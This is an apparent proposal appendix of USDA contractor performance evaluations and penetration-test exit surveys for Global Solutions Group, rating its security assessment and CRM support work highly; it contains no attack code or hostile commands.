OTHER AREAS: The GSG team was always ready to provide advice and expert knowledge for other Cybersecurity related issues outside the scope of this contract. Throughout the duration of this contract, other USDA Agencies reached out to the GSG for their insight and GSG was always ready to assist.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: JAMES EDINGTON

Title: Contract Officer

Organization: USDA

Phone Number: 1-970-295-5848 Email Address: james.edington@ftc.usda.gov

Date: 02/07/2019

Contractor Comments:

This evaluation has been modified, please see the original evaluation to view the contractor comments.

Name and Title of Contractor Representative:

Name:

Title:

Phone Number: Email Address:

Date:

Review by Reviewing Official:

I have reviewed all information regarding this CPARS and agree with the modified ratings provided by the Assessing Official. This office strictly follows the CPARS definitions.

Name and Title of Reviewing Official:

FOR OFFICIAL USE ONLY

10.3.6 2019 Operational Security Assessment, Penetration Testing, and Web Security Assessment

Synopsis: Quality is Very Good

9/15/22, 5:17 PM CPARS

Print Close View Original Evaluation

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

MODIFIED EVALUATION **Nonsystems**

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 25900 GREENFIELD RD STE 220
City: OAK PARK
State: MI Zip: 482371267
Country: USA
CAGE Code:
Unique Entity ID (SAM): VH3UE9S2T6E5
Product/Service Code: D399 Principal NAICS Code: 541511

Evaluation Type: Final
Contract Percent Complete:
Period of Performance Being Assessed: 09/19/2019 - 10/22/2019
Contract Number: AG3144B170004 12314418F0567 **Business Sector & Sub-Sector:** Nonsystems - Telecommunications
Contracting Office: USDA, OCP-POD-ACQ-MGMT-BRANCH-FTC **Contracting Officer:** SHANNON SCHIERLING **Phone Number:** 970-295-5505
Location of Work:

Date Signed: 09/19/2018 **Period of Performance Start Date:** 09/19/2018
Est. Ultimate Completion Date/Last Date to Order: 10/22/2019 **Estimated/Actual Completion Date:** 10/22/2019
Funding Office ID:
Base and All Options Value : $252,158 **Action Obligation:** $252,158
Complexity: Medium **Termination Type:** None
Extent Competed: Full and Open Competition **Type of Contract:** Firm Fixed Price
Key Subcontractors and Effort Performed:
Unique Entity ID (SAM):
Effort:

Unique Entity ID (SAM):
Effort:

Unique Entity ID (SAM):
Effort:

Project Number:
Project Title:
Operational Assessments
Contract Effort Description:
Perform operational security assessments, penetration testing, and web security assessments for USDA agencies.
Small Business Subcontracting:
Does this contract include a subcontracting plan? No
Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=2844991&requestType=P 1/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Quality:	Very Good	Very Good
Schedule:	Very Good	Satisfactory
Cost Control:	Exceptional	Very Good
Management:	N/A	N/A
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	Very Good	Very Good
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Global Solutions thoroughly evaluated all Operational Security Assessment (OSA) artifacts. Many documents had not been updated in numerous years by some of the agencies. Data Collection interviews conducted by the vendor were exceptionally detailed to ensure customers' answered important policy and procedure requirements. Furthermore, the vendor provided ad-hoc services to OCIO and NFC during their critical needs.

SCHEDULE: All service coverage was delivered on time.

COST CONTROL: Global Solutions planned in such a manner so as to perform work remotely and saved the government $4,000.00 in travel funds. In addition, the vendor provided 7 Web Application Penetration Tests with no additional cost to the government (5 for NRCS, and 2 for RMA). This resulted in CONSIDERABLE savings to the government.

REGULATORY COMPLIANCE: Global Solutions continually monitored NIST updates to ensure that all regulatory requirements were met and included per NIST Rev-5.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: SHANNON SCHIERLING

Title: Contracting Officer

Organization: Acquisition Management Branch - FTC

Phone Number: 970-295-5505 Email Address: shannon.schierling@usda.gov

Date: 12/30/2019

Contractor Comments:

This evaluation has been modified, please see the original evaluation to view the contractor comments.

Name and Title of Contractor Representative:

Name:

Title:

Phone Number: Email Address:

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Date:

Review by Reviewing Official:

This office rates CPARs in accordance with criterion in CPAR guidance.

Name and Title of Reviewing Official:

Name: Jason Kuhl

Title: Branch Chief

Organization: Procurement Operations Division

Phone Number: Email Address:

Date: 02/11/2020

FOR OFFICIAL USE ONLY

10.3.7 2019 Penetration Testing

Synopsis: Quality Exceptional

9/15/22, 5:18 PM CPARS

Print Close View Original Evaluation

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

MODIFIED EVALUATION **Nonsystems**

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 29468 CHELSEA CROSSING
City: FARMINGTON HILLS
State: MI Zip: 483312809
Country: USA
CAGE Code:
Unique Entity ID (SAM): VH3UE9S2T6E5
Product/Service Code: D399 Principal NAICS Code: 541511

Evaluation Type: Interim
Contract Percent Complete:
Period of Performance Being Assessed: 09/14/2018 - 09/13/2019
Contract Number: AG3144B170004 12314418F0604 **Business Sector & Sub-Sector:** Nonsystems - Telecommunications
Contracting Office: USDA, OCP-POD-ACQ-MGMT-BRANCH-FTC **Contracting Officer:** SHANNON SCHIERLING **Phone Number:** 970-295-5505
Location of Work:

Date Signed: 09/18/2018 **Period of Performance Start Date:** 09/14/2018
Est. Ultimate Completion Date/Last Date to Order: 09/29/2019 **Estimated/Actual Completion Date:** 10/22/2019
Funding Office ID:
Base and All Options Value : $924,160 **Action Obligation:** $924,160
Complexity: Low **Termination Type:** None
Extent Competed: Full and Open Competition **Type of Contract:** Firm Fixed Price
Key Subcontractors and Effort Performed:
Unique Entity ID (SAM):
Effort:
Unique Entity ID (SAM):
Effort:
Unique Entity ID (SAM):
Effort:
Project Number:
Project Title:
Penetration Testing
Contract Effort Description:
Penetration Testing
Small Business Subcontracting:
Does this contract include a subcontracting plan? No
Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating

FOR OFFICIAL USE ONLY

https://cpars.cpars.gov/cpars/app/appviewevaluation_input.action?id=2818235&requestType=P 1/3

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Quality:	N/A	Exceptional
Schedule:	N/A	Very Good
Cost Control:	N/A	Satisfactory
Management:	N/A	N/A
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	N/A	Very Good
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Despite current reorganization of USDA agency/personnel, Global Solutions navigated through the changing environment to gather detailed requirements and provide high-quality penetration testing reports. The vendor also provided 24 hours - 7 days per week support to all agencies during their scan. Several feedback reports were sent from end customers to support this information.

COR Harry Leyden concurs with this rating.

SCHEDULE: Global Solutions provided all requirements on time despite the USDA reorganization. Vendor was active and continuously reaching out to the various agencies ahead of time - reminding them of upcoming schedule of activities and requesting required information ahead of time, enabling every scan to be on time. The contract was extended only due to furlough, which was beyond vendor control.

COR Harry Leyden concurs with this evaluation.

COST CONTROL: Firm fixed price contract.

REGULATORY COMPLIANCE: Global Solutions routinely utilized well recognized, state of the art industry tools to ensure the most current regulatory changes. The vendor understands the critical nature of IT work and spare no expense or time in ensuring compliance.

COR Harry Leyden concurs with this rating.

OTHER AREAS: Global Solutions was available to assist - or answer any questions or concerns any of the Government Customers had. The vendor was available by phone and email 24/7, both during the interval of customers' Penetration Test and beyond.

COR Harry Leyden concurs with this evaluation.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: SHANNON SCHIERLING

Title: Contracting Officer

Organization: Acquisition Management Branch - FTC

Phone Number: 970-295-5505 Email Address: shannon.schierling@usda.gov

Date: 11/06/2019

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Contractor Comments:

This evaluation has been modified, please see the original evaluation to view the contractor comments.

Name and Title of Contractor Representative:

Name:

Title:

Phone Number: Email Address:

Date:

Review by Reviewing Official:

Concur with modified ratings

Name and Title of Reviewing Official:

Name: Jason Kuhl

Title: Branch Chief

Organization: Procurement Operations Division

Phone Number: Email Address:

Date: 11/13/2019

FOR OFFICIAL USE ONLY

10.3.8 2023 People Soft Customer Relationship Support Services for the FS Human Resources Management Albuquerque Service Center

Synopsis: Very Good in All Areas

Print Close

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

CONTRACTOR PERFORMANCE ASSESSMENT REPORT (CPAR)

INCOMPLETE-RATED **Nonsystems**

Name/Address of Contractor:

Vendor Name: GLOBAL SOLUTIONS GROUP, INC.
Division Name:
Street: 25900 GREENFIELD RD STE 220
City: OAK PARK
State: MI Zip: 482371267
Country: USA
CAGE Code:
Unique Entity ID (SAM): VH3UE9S2T6E5
Product/Service Code: R499 Principal NAICS Code: 541519

Evaluation Type: Interim
Contract Percent Complete: 25
Period of Performance Being Assessed: 05/01/2022 - 04/30/2023
Contract Number: 12760422C0004 **Business Sector & Sub-Sector:** Nonsystems - Prof/Tech/Mng Support
Contracting Office: USDA FS WO AQM IT SUPPORT BRANCH **Contracting Officer:** MELISSA PAQUIN-LEON **Phone Number:** 505.563.7241
Location of Work:

Date Signed: 04/29/2022 **Period of Performance Start Date:** 05/01/2022
Est. Ultimate Completion Date/Last Date to Order: 04/30/2026 **Estimated/Actual Completion Date:**
Funding Office ID: 127604
Base and All Options Value : $2,031,574 **Action Obligation:** $995,675
Complexity: Medium **Termination Type:** None
Extent Competed: Not Competed **Type of Contract:** Firm Fixed Price
Key Subcontractors and Effort Performed:
Unique Entity ID (SAM):
Effort:

Unique Entity ID (SAM):
Effort:

Unique Entity ID (SAM):
Effort:

Project Number:
Project Title:
PeopleSoft Customer Relationship Management (CRM) Support Services for the FS Human Resources Management (HRM) Albuquerque Service Center.

Contract Effort Description:

Global Solutions Group, LLC provides continues support for the Human Resources Management (HRM) Contact Center Branch, Center Knowledge Management (KMD) Division at Albuquerque Service Center-Human Resources Management and provides documentation and automate workflow processes, expands and enhances the capabilities of the Customer Relationship Management (CRM) system utilized by

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

the Forest Service to track employee issues and requests prioritized by the Human Resources Management Leadership.

Small Business Subcontracting:

Does this contract include a subcontracting plan? No

Date of last Individual Subcontracting Report (ISR) / Summary Subcontracting Report (SSR): N/A

Evaluation Areas	Past Rating	Rating
Quality:	N/A	Very Good
Schedule:	N/A	Very Good
Cost Control:	N/A	Very Good
Management:	N/A	Very Good
Small Business Subcontracting:	N/A	N/A
Regulatory Compliance:	N/A	Very Good
Other Areas:		
(1) :		N/A
(2) :		N/A
(3) :		N/A

Variance (Contract to Date):

Current Cost Variance (%): Variance at Completion (%):

Current Schedule Variance (%):

Assessing Official Comments:

QUALITY: Global Solutions provided exceptional quality services to the Human Resources Management Contact Center Branch, Knowledge Management Division Contact Center's Information Technology Solution. The Contractor's expertise and high experience provided proactive high customization and enhancements to various software applications and databases, including PeopleSoft products, developed reports and queries performing various application/database administration support activities. The Customer Relationship Management (CRM) System technical support goals were achieved to ensure integration and functionality within the system is maintained.

SCHEDULE: Contractor is very proactive and successfully performed the requirements identified in the contract in a timely matter and all milestones were accomplished

COST CONTROL: Firm Fixed Price contract.

MANAGEMENT: The Contractor met the contractual requirements and provided an exceptional performance during the reporting period. During this Period of Performance, the Contractor consistently provided migration support, configuration of archived cases, migration activities, completed technical documentation, provided technical specifications with each case, captured and reported Customer Resources Management (CRM) processing improvements using the results from the data achieve projects; completed priority report fixes, worked on PeopleSoft bug fixes and code updates as needed to streamline workflows, completed changes for archiving processes based on date ranges and the provider groups. All activities were accomplished based on the structured Project Management Office approach and methodologies.

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

REGULATORY COMPLIANCE: The Contractor consistently provided migration support, attempted solution and consideration for the customization of archived cases, modified several reports and related migration task, completed required technical documentations, provided technical specification documentation with each case, captured and reported Customer Relationship Management (Budget and Finance, Knowledge Management Division, and Anti-Harassment) processing improvements and the results from the data achieve projects, completed priority report fixes, worked on PeopleSoft bug fixes and PeopleSoft code to remove hard coded values and completed changes for archiving process to archive cases based on date ranges and the provider groups. Global Solutions Group support services accomplished all deliverables and goals and consistently delivered each Monthly Status Reports (MSR) in a timely manner each month to the assigned Chief Information Officer CIO) Contracting Officer Representative (COR) for the Human Resources Information System's Brach Chief.

OTHER AREAS: Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements. I would highly recommend Global Solutions Group, LLC for similar requirements in the future.

RECOMMENDATION:

Given what I know today about the contractor's ability to perform in accordance with this contract or order's most significant requirements, I would recommend them for similar requirements in the future.

Name and Title of Assessing Official:

Name: Melissa Paquin-Leon

Title: Contracting Officer

Organization: USDA/Forest Service

Phone Number: Email Address: melissa.paquin-leon@usda.gov

Date: 05/24/2023

Contractor Comments:

QUALITY: Global Solutions Group is pleased to have provided excellent integration and functionality for USDA Forest Service's CRM System.

SCHEDULE: Global Solutions Group appreciates the collaborative atmosphere which facilitated meeting all scheduled milestones.

MANAGEMENT: Global Solutions Group strives to proactively address customer needs in a changing environment. Our team built a strong working relationship with the Forest Service personnel, and that provided for smooth execution of project tasks throughout the engagement.

REGULATORY COMPLIANCE: Global Solutions Group is dedicated to providing services and support that are fully compliant with all regulatory frameworks.

ADDITIONAL/OTHER: Global Solutions Group, Inc. appreciates the opportunity to continue our relationship with the USDA, Forest Service. Our proactive approach builds upon our working relationship to create collaborative solutions to customer requirements.

CONCURRENCE: I concur with this evaluation.

Name and Title of Contractor Representative:

FOR OFFICIAL USE ONLY

FOR OFFICIAL USE ONLY / SOURCE SELECTION INFORMATION - SEE FAR 2.101, 3.104, AND 42.1503

Name: Bijal Mehta

Title: President

Phone Number: 12487671187 Email Address: bijalm@globalsolgroup.com

Date:

Review by Reviewing Official:

Name and Title of Reviewing Official:

Name:

Title:

Organization:

Phone Number: Email Address:

Date:

FOR OFFICIAL USE ONLY

10.4 Exit Surveys

10.4.1 Food and Nutrition Service, Information Security Center, Security Assessment Team, Penetration Testing

Synopsis: Very Satisfied (Maximum rating) in all categories

Information Security Center - Security Assessment Team (ISAT)

Penetration Testing – Exit Survey Questionnaire

Food and Nutrition Service (FNS)

Now that your Penetration Testing is complete, please take a moment to answer a few questions regarding the satisfaction of your experience with "1" meaning you were "Unsatisfied" and 5 meaning you were "Very Satisfied". Thank you!

Kick-off Meeting

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Kick-off Meeting?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied
2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Kick-off Meeting?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied
3. How satisfied were you with the way the Assessment Team addressed your questions and concerns prior to the testing?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied

Performance during the Testing Process

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Testing Process?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied

US Department of Agriculture — Information Security Center (ISC) FNS Exit Survey Questionnaire

CONTROLLED UNCLASSIFIED INFORMATION
DISSEMINATION LIMITED TO GLOBAL SOLUTIONS GROUP AND THE USDA — Page 1

2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Testing Process?

    1) Unsatisfied
    2) Somewhat Unsatisfied
    3) Neither Unsatisfied or Satisfied
    4) Somewhat Satisfied
    5) Very Satisfied

3. How satisfied were you with the way the Assessment Team addressed your questions and concerns during the Testing Process?

    1) Unsatisfied
    2) Somewhat Unsatisfied
    3) Neither Unsatisfied or Satisfied
    4) Somewhat Satisfied
    5) Very Satisfied

4. How satisfied were you with the overall responsiveness of the Assessment Team during the Testing Process?

    1) Unsatisfied
    2) Somewhat Unsatisfied
    3) Neither Unsatisfied or Satisfied
    4) Somewhat Satisfied
    5) Very Satisfied

Conducting of the Post-Assessment Briefing

1. How satisfied were you with the detailed review of the Penetration Test Report and Findings conducted by the Assessment Team?

    1) Unsatisfied
    2) Somewhat Unsatisfied
    3) Neither Unsatisfied or Satisfied
    4) Somewhat Satisfied
    5) Very Satisfied

2. How satisfied were you with the content, accuracy, quality, and timeliness of the delivery of the Technical Reports?

    1) Unsatisfied
    2) Somewhat Unsatisfied
    3) Neither Unsatisfied or Satisfied
    4) Somewhat Satisfied
    5) Very Satisfied

3. How satisfied were you with how the Assessment Team addressed your questions, concerns, and issues during the Findings Briefing?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied

4. How satisfied were you with the adherence of the Assessment Team to the requested timeliness/effectiveness of the start and end dates, report documents, and briefing results?
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied

5. Please provide your level of satisfaction taking into account the overall Penetration Testing experience from Kick-off to Briefing.
   1) Unsatisfied
   2) Somewhat Unsatisfied
   3) Neither Unsatisfied or Satisfied
   4) Somewhat Satisfied
   5) Very Satisfied

Please let us know how we can improve the Assessment Team's quality of support to your agency.

Do you have any additional comments that you would like to share?

One small request for consideration. During out-briefs when there exists attendance by upper management, recommend the technical discussion around the findings be briefed by impact at a higher level since doing so may create a better sense of urgency for system owners to mitigate. Example: For the datacenter test; we discovered that the 5 high findings listed are known to be easily exploited due to some configuration gaps. If we get too technical during the discussion; the leadership may not understand. All in all: great job and thanks

Questionnaire Respondent Signature:

Printed Name: Joseph Binns

Title: Director Information Security Office, FNCS

Date: 12.12.2018

10.4.2 APHIS - Information Security Center – Security Assessment Team, Penetration Testing – Exit Survey Questionnaire for Animal and Plant Health Inspection Service

Synopsis: Very Satisfied (Maximum rating) in all categories

Information Security Center - Security Assessment Team (ISAT)

Penetration Testing – Exit Survey Questionnaire

Animal and Plant Health Inspection Service (APHIS)

Now that your Penetration Testing is complete, please take a moment to answer a few questions regarding the satisfaction of your experience with "1" meaning you were "Unsatisfied" and "5" meaning you were "Very Satisfied". Thank you!

Kick-off Meeting

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Kick-off Meeting?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Kick-off Meeting?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
3. How satisfied were you with the way the Assessment Team addressed your questions and concerns prior to the testing?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

US Department of Agriculture — Information Security Center (ISC), APHIS Exit Survey Questionnaire

CONTROLLED UNCLASSIFIED INFORMATION
DISSEMINATION LIMITED TO GLOBAL SOLUTIONS GROUP AND THE USDA

Page 1

Performance during the Testing Process

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
3. How satisfied were you with the way the Assessment Team addressed your questions and concerns during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
4. How satisfied were you with the overall responsiveness of the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

Conducting of the Executive Post-Assessment Out-brief

1. How satisfied were you with the detailed review of the Findings in the Penetration Test Report(s) to include all that were applicable (Internal, Data Center, External, and/or Web Application?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

2. How satisfied were you with the content, accuracy, quality, and timeliness of the delivery of the Technical Reports?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

3. How satisfied were you with how the Assessment Team addressed your questions, concerns, and issues during the Findings Briefing?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

4. How satisfied were you with the adherence of the Assessment Team to the requested timeliness/effectiveness of the start and end dates, report documents, and briefing results?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

5. Please provide your level of satisfaction taking into account the overall Penetration Testing experience from Kick-off to Briefing.

- ☐ 1. Unsatisfied
- ☐ 2. Somewhat Unsatisfied
- ☐ 3. Neither Unsatisfied or Satisfied
- ☐ 4. Somewhat Satisfied
- ■ 5. Very Satisfied

Please let us know how we can improve the Assessment Team's quality of support to your agency.

Do you have any additional comments that you would like to share?

As always, Haywood and the team are extremely easy to work with. They answered all of my questions, and kept me informed of their activities and results every step of the

Questionnaire Respondent Signature:

WILLIAM FLINN Digitally signed by WILLIAM FLINN
Date: 2019.04.08 06:55:17 -06'00'

Title: IT Specialist (Security)

10.4.3 AMS - Information Security Center – Security Assessment Team, Penetration Testing – Exit Survey Questionnaire for Agriculture Marketing Services

Synopsis: Very Satisfied (Maximum rating) in all categories

Information Security Center - Security Assessment Team (ISAT)

Penetration Testing – Exit Survey Questionnaire

Agricultural Marketing Services (AMS)

Now that your Penetration Testing is complete, please take a moment to answer a few questions regarding the satisfaction of your experience with "1" meaning you were "Unsatisfied" and "5" meaning you were "Very Satisfied". Thank you!

Kick-off Meeting

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Kick-off Meeting?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Kick-off Meeting?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

3. How satisfied were you with the way the Assessment Team addressed your questions and concerns prior to the testing?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

US Department of Agriculture — Information Security Center (ISC) AMS Exit Survey Questionnaire

CONTROLLED UNCLASSIFIED INFORMATION
DISSEMINATION LIMITED TO GLOBAL SOLUTIONS GROUP AND THE USDA

Page 1

Performance during the Testing Process

1. How satisfied were you with the knowledge and professionalism of the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
2. How satisfied were you with the Information (including documentation) provided by the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
3. How satisfied were you with the way the Assessment Team addressed your questions and concerns during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied
4. How satisfied were you with the overall responsiveness of the Assessment Team during the Testing Process?
   - ☐ 1. Unsatisfied
   - ☐ 2. Somewhat Unsatisfied
   - ☐ 3. Neither Unsatisfied or Satisfied
   - ☐ 4. Somewhat Satisfied
   - ■ 5. Very Satisfied

Conducting of the Executive Post-Assessment Out-brief

1. How satisfied were you with the detailed review of the Findings in the Penetration Test Report(s) to include all that were applicable (Internal, Data Center, External, and/or Web Application?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ☐ 5. Very Satisfied

2. How satisfied were you with the content, accuracy, quality, and timeliness of the delivery of the Technical Reports?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

3. How satisfied were you with how the Assessment Team addressed your questions, concerns, and issues during the Findings Briefing?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ☐ 5. Very Satisfied

4. How satisfied were you with the adherence of the Assessment Team to the requested timeliness/effectiveness of the start and end dates, report documents, and briefing results?

   ☐ 1. Unsatisfied
   ☐ 2. Somewhat Unsatisfied
   ☐ 3. Neither Unsatisfied or Satisfied
   ☐ 4. Somewhat Satisfied
   ■ 5. Very Satisfied

5. Please provide your level of satisfaction taking into account the overall Penetration Testing experience from Kick-off to Briefing.

- ☐ 1. Unsatisfied
- ☐ 2. Somewhat Unsatisfied
- ☐ 3. Neither Unsatisfied or Satisfied
- ☐ 4. Somewhat Satisfied
- ■ 5. Very Satisfied

Please let us know how we can improve the Assessment Team's quality of support to your agency.

None

Do you have any additional comments that you would like to share?

I was not able to attend the debrief. I have not received any negative feedback from persons that were able to attend.

Questionnaire Respondent Signature:

/Joshua M. Camiré/ Digitally signed by JOSHUA CAMIRE
Date: 2019.04.08 09:24:37 -04'00'

Title: IT Specialist (InfoSec)

FORTINET AUTHORIZED PARTNER

ORACLE PARTNERNETWORK

MANDIANT

IBM PartnerWorld

cisco Partner

Microsoft Gold Partner

MICRO FOCUS BUSINESS PARTNER

Trellix

tenable

Laserfiche

amazon web services | Partner Network